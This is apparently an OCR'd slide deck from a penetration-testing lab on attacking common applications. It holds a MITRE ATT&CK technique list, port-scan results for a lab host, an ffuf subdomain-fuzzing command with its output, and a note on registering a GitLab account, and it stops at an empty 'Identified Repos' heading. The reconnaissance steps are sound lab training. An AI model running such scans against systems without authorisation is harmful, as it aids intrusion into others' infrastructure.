# Attacking Common Applications II








FOFOFO


# D3fend CAD: Kill Chain






# MITRE ATT&CK


Reconnaissance
12 techniques
Active Scanning (1/3)
Scanning IP Blocks
Vulnerability Scanning
Wordlist Scanning
Gather Victim Host Information (2/4)
Client Configurations
Firmware
Hardware
Software
Gather Victim Identity Information (0/3)
Credentials
Email Addresses
Employee Names
Gather Victim Network Information (1/6)
Gather Victim Org Information (0/4)
Phishing for Information (0/4)
Query Public AI Services
Search Closed Sources (0/2)
Search Open Technical Databases (0/5)
Search Open Websites/Domains (1/3)
Code Repositories
Search Engines
Social Media
Search Threat Vendor Data
Search Victim-Owned Websites
Resource Development
9 techniques
Acquire Access
Acquire Infrastructure (0/8)
Compromise Accounts (0/3)
Compromise Infrastructure (0/8)
Develop Capabilities (0/4)
Establish Accounts (0/3)
Generate Content (0/2)
Obtain Capabilities (0/7)
Stage Capabilities (0/6)
Initial Access
11 techniques
Content Injection
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing (0/4)
Replication Through Removable Media
Supply Chain Compromise (0/3)
Trusted Relationship
Valid Accounts (1/4)
Wi-Fi Networks
Execution
20 techniques
BITS Jobs
Cloud Administration Command
Command and Scripting Interpreter (0/13)
Container Administration Command
Deploy Container
ESXi Administration Command
Exploitation for Client Execution
Hijack Execution Flow (0/12)
Input Injection
Inter-Process Communication (0/3)
Native API
Poisoned Pipeline Execution
Scheduled Task/Job (0/5)
Serverless Execution
Shared Modules
Software Deployment Tools
System Services (0/3)
Trusted Developer Utilities Proxy Execution (0/3)
User Execution (0/3)
Windows Management Instrumentation
Persistence
22 techniques
Account Manipulation (0/7)
BITS Jobs
Boot or Logon Autostart Execution (0/14)
Boot or Logon Initialization Scripts (0/5)
Cloud Application Integration
Compromise Host Software Binary
Create Account (0/3)
Create or Modify System Process (0/5)
Event Triggered Execution (0/18)
Exclusive Control
External Remote Services
Implant Internal Image
Modify Authentication Process (0/9)
Modify Registry
Office Application Startup (0/6)
Power Settings
Pre-OS Boot (0/5)
Scheduled Task/Job (0/5)
Server Software Component (0/6)
Software Extensions (0/2)
Traffic Signaling (0/2)
Valid Accounts (1/4)
Privilege Escalation
13 techniques
Abuse Elevation Control Mechanism (0/6)
Access Token Manipulation (0/5)
Account Manipulation (0/7)
Boot or Logon Autostart Execution (0/14)
Boot or Logon Initialization Scripts (0/5)
Create or Modify System Process (0/5)
Domain or Tenant Policy Modification (0/2)
Escape to Host
Event Triggered Execution (0/18)
Exploitation for Privilege Escalation
Process Injection (0/12)
Scheduled Task/Job (0/5)
Valid Accounts (1/4)
Stealth
30 techniques
Access Token Manipulation (0/5)
BITS Jobs
Build Image on Host
Debugger Evasion
Delay Execution
Deobfuscate/Decode Files or Information
Direct Volume Access
Execution Guardrails (0/2)
Exploitation for Stealth
Hide Artifacts (0/14)
Hijack Execution Flow (0/12)
Indicator Removal (0/8)
Indirect Command Execution
Masquerading (0/12)
Obfuscated Files or Information (0/18)
Pre-OS Boot (0/5)
Process Injection (0/12)
Reflective Code Loading
Rootkit
Selective Exclusion
Social Engineering (0/2)
System Binary Proxy Execution (0/14)
System Script Proxy Execution (0/2)
Template Injection
Traffic Signaling (0/2)
Trusted Developer Utilities Proxy Execution (0/3)
Unused/Unsupported Cloud Regions
Valid Accounts (1/4)
Virtualization/Sandbox Evasion (0/3)
XSL Script Processing
Defense Impairment
18 techniques
Disable or Modify System Firewall (0/3)
Disable or Modify Tools (0/6)
Domain or Tenant Policy Modification (0/2)
Downgrade Attack
Exploitation for Defense Impairment
File and Directory Permissions Modification (0/2)
Modify Authentication Process (0/9)
Modify Cloud Compute Infrastructure (0/5)
Modify Cloud Resource Hierarchy
Modify Registry
Modify System Image (0/2)
Network Boundary Bridging (0/1)
Plist File Modification
Prevent Command History Logging
Rogue Domain Controller
Safe Mode Boot
Subvert Trust Controls (0/6)
Weaken Encryption (0/2)
Credential Access
17 techniques
Adversary-in-the-Middle (0/4)
Brute Force (0/4)
Credentials from Password Stores (0/6)
Exploitation for Credential Access
Forced Authentication
Forge Web Credentials (0/2)
Input Capture (0/4)
Modify Authentication Process (0/9)
Multi-Factor Authentication Interception
Multi-Factor Authentication Request Generation
Network Sniffing
OS Credential Dumping (0/8)
Steal Application Access Token
Steal or Forge Authentication Certificates
Steal or Forge Kerberos Tickets (0/5)
Steal Web Session Cookie
Unsecured Credentials (1/8)
Chat Messages
Cloud Instance Metadata API
Container API
Credentials In Files
Credentials in Registry
Group Policy Preferences
Private Keys
Shell History
Discovery
34 techniques
Account Discovery (0/4)
Application Window Discovery
Browser Information Discovery
Cloud Infrastructure Discovery
Cloud Service Dashboard
Cloud Service Discovery
Cloud Storage Object Discovery
Container and Resource Discovery
Debugger Evasion
Device Driver Discovery
Domain Trust Discovery
File and Directory Discovery
Group Policy Discovery
Local Storage Discovery
Log Enumeration
Network Service Discovery
Network Share Discovery
Network Sniffing
Password Policy Discovery
Peripheral Device Discovery
Permission Groups Discovery (0/3)
Process Discovery
Query Registry
Remote System Discovery
Software Discovery (0/2)
System Information Discovery
System Location Discovery (0/1)
System Network Configuration Discovery (0/2)
System Network Connections Discovery
System Owner/User Discovery
System Service Discovery
System Time Discovery
Virtual Machine Discovery
Virtualization/Sandbox Evasion (1/3)
Lateral Movement
9 techniques
Exploitation of Remote Services
Internal Spearphishing
Lateral Tool Transfer
Remote Service Session Hijacking (0/2)
Remote Services (1/6)
Cloud Services
Direct Cloud VM Connections
Distributed Component Object Model
Remote Desktop Protocol
SMB/Windows Admin Shares
SSH
VNC
Windows Remote Management
Replication Through Removable Media
Software Deployment Tools
Taint Shared Content
Use Alternate Authentication Material (0/4)

# Active Recon

## - Ports Identified w/ Services:

- 22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
- 25/tcp open smtp Postfix smtpd
- 80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
- 389/tcp open ldap OpenLDAP 2.2.X – 2.3.X
- 443/tcp open ssl/http Apache httpd 2.4.41
- 5667/tcp open tcpwrapped
- 8060/tcp open http nginx 1.18.0
- **8180/tcp open http nginx – Running Gitlab**
- 9094/tcp open unknown Service



# Active Recon


```
┌──[us-dedicated-302-dhcp]─[10.10.14.9]─[htb-ep-165552@htb-kbvxq5v191]─[/]
└─[★]$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://10.129.2.0 -H "Host: FUZZ.inlanefreight.local" -fs 46166

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.2.0
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.inlanefreight.local
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 46166
________________________________________________

monitoring              [Status: 302, Size: 27, Words: 5, Lines: 1, Duration: 62ms]
blog                    [Status: 200, Size: 50114, Words: 16140, Lines: 1015, Duration: 1104ms]
gitlab                  [Status: 301, Size: 339, Words: 20, Lines: 10, Duration: 7ms]
:: Progress: [4989/4989] :: Job [1/1] :: 264 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```




# Gitlab

- Team was able to create an account and gain access.




# Identified Repos

